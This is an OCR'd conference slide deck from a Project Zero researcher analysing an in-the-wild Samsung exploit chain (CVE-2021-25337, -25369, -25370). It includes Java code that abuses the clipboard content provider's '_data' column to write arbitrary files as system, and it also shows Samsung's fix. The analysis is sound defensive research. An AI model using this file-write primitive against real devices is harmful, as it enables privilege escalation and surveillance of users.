A Very Powerful Clipboard

Analysis of a Samsung in-the-wild exploit chain

Maddie Stone (@maddiestone)
EKOPARTY 2022

Who am I? - Maddie Stone

- Security Researcher on Google Project Zero since 2019
    - Offensive security research team
    - I focus on 0-days used in-the-wild
- Previously, Google's Android Sec team

@maddiestone

Learn from 0-days exploited in the wild to **make 0-day hard.**


The Sample


About the Sample

- Obtained by Google’s Threat Analysis Group (TAG)
  - TAG attributed to a surveillance vendor company
- Native library for an Android app
- Partial exploit chain for Samsung device from late 2020
- Includes 3 vulnerabilities that were 0-day at the time the sample was obtained

Initial attack vector for code execution in an `untrusted_app`

???


Initial attack vector for code execution in an untrusted_app
???
Arbitrary file system read/write via clipboard
CVE-2021-25337




Initial attack vector for code execution in an `untrusted_app`


???

Arbitrary file system read/write via clipboard

CVE-2021-25337

Arbitrary code execution as `system_app` via SamsungTTS app


Initial attack vector for code execution in an untrusted_app
???
Arbitrary file system read/write via clipboard
CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log
CVE-2021-25369



Initial attack vector for code execution in an untrusted_app

???
Arbitrary file system read/write via clipboard

CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log

CVE-2021-25369
Privilege escalation via DPU driver

CVE-2021-25370


Initial attack vector for code execution in an untrusted_app
???
Arbitrary file system read/write via clipboard
CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log
CVE-2021-25369
Privilege escalation via DPU driver
CVE-2021-25370
root

Google


Targeted Devices

- Samsung phones with Exynos CPUs
  - Vulnerability #2 is triggered using the ARM Mali GPU driver
  - Vulnerability #3 is in the Samsung DECON graphics driver
- Targeted phones with kernel version 4.14.113
  - Examples of phones running this kernel in late 2020: A50, A51, S10

Why share about this sample?

CVE-2021-25337

Arbitrary filesystem read and write via clipboard


Initial attack vector for code execution in an untrusted_app
???
Arbitrary file system read/write via clipboard
CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
Kernel information leak via sec_log.log
CVE-2021-25369
Privilege escalation via DPU driver
CVE-2021-25370
root

About Android Content Providers

- Manage storage and system-wide access to a set of data
- Organize data in tables
- Required to implement six abstract methods:
    - `query`
    - `insert`
    - `update`
    - `delete`
    - `getType`
    - `onCreate`

Content Providers Access Control

According to Android documentation:

All applications can read from or write to your provider, even if the underlying data is private*, because by default your provider does not have permissions set. To change this, set permissions for your provider in your manifest file, using attributes or child elements of the* `<provider>` *element. You can set permissions that apply to the entire provider, or to certain tables, or even to certain records, or all three.*

Android file permissions

- Combination of Linux UID/GID permissions and SELinux
- The `system` user (UID 1000, `AID_SYSTEM`)
  - Most privileged user besides `root`
- `system_server` SELinux context is privileged because it manages many of the services critical to the device

com.android.server.semclipboard.SemClipboardProvider

```
DATABASE_NAME = ‘clipboardimage.db’
TABLE_NAME = ‘ClipboardImageTable’
URL = ‘content://com.sec.android.semclipboardprovider/images’
CREATE_TABLE = " CREATE TABLE ClipboardImageTable
    (id INTEGER PRIMARY KEY AUTOINCREMENT,  _data TEXT NOT NULL);"
```

com.android.server.semclipboard.SemClipboardProvider

```
DATABASE_NAME = ‘clipboardimage.db’
TABLE_NAME = ‘ClipboardImageTable’
URL = ‘content://com.sec.android.semclipboardprovider/images’
CREATE_TABLE = " CREATE TABLE ClipboardImageTable
    (id INTEGER PRIMARY KEY AUTOINCREMENT,  _data TEXT NOT NULL);"
```

Google

`_data` column in content providers

Enables direct access to files on the file system using `openFileHelper`

```
protected final ParcelFileDescriptor openFileHelper (Uri uri,
                String mode)
```

Convenience method for subclasses that wish to implement `openFile(Uri, String)` by looking up a column named "**`_data`**" at the given URI.

```
public Uri insert(Uri uri, ContentValues values) {
    long row = this.database.insert(TABLE_NAME, "", values);
    if (row > 0) {
        Uri newUri = ContentUris.withAppendedId(CONTENT_URI, row);
        getContext().getContentResolver().notifyChange(newUri, null);
        return newUri;
    }
    throw new SQLException("Fail to add a new record into " + uri);
}
```

```
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
        URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
        URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
        URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```java
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
        URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

Google

```java
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
        URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

```
ContentValues vals = new ContentValues();
vals.put("_data", "/data/system/users/0/newFile.bin");
URI semclipboard_uri =
        URI.parse("content://com.sec.android.semclipboardprovider")
ContentResolver resolver = getContentResolver();
URI newFile_uri = resolver.insert(semclipboard_uri, vals);
return resolver.openFileDescriptor(newFile_uri, "w").getFd();
```

`/data/system/users/0/newFile.bin`


- The dropped ELF will have SELinux context `users_system_data_file`

```
allow appdomain users_system_data_file:file { getattr read write };

allow system_server users_system_data_file:file { append create
getattr ioctl lock map open read relabelfrom rename setattr unlink
write };
```

Fixing the Bug

```
  public Uri insert(Uri uri, ContentValues values) {
    if (Binder.getCallingUid() != 1000) {
        Log.e(TAG, "Fail to insert image clip uri. blocked the access of package : "
+ getContext().getPackageManager().getNameForUid(Binder.getCallingUid()));
        return null;
    }
    long row = this.database.insert(TABLE_NAME, "", values);
    if (row > 0) {
        Uri newUri = ContentUris.withAppendedId(CONTENT_URI, row);
        getContext().getContentResolver().notifyChange(newUri, null);
        return newUri;
    }
    throw new SQLException("Fail to add a new record into " + uri);
}
```


Initial attack vector for code execution in an untrusted_app

???
Kernel information leak via sec_log.log

CVE-2021-25369
Privilege escalation via DPU driver

CVE-2021-25370
Arbitrary file system read/write via clipboard

CVE-2021-25337
Arbitrary code execution as system_app via SamsungTTS app
root

Executing stage #2

- Dropped file is another app native library
  - It’s starting point is `JNI_OnLoad`
- Uses the Samsung Text-to-Speech app to load and execute the stage #2 ELF

Samsung Text-to-Speech (SamsungTTS.apk)

- `com.samsung.SMT`
- Pre-installed Samsung system app
- Runs as `system` UID, but in the `system_app` SELinux context
  - `system_app` is less privileged than `system_server`, but more privileged than `untrusted_app`
- Versions 3.0.04.14 and previous loaded an “engine” native library from the path in the settings file
  - In late 2020, phones released on Android P or before contained this version of the app
- Used `System.load(<path_from_settings_file>)`

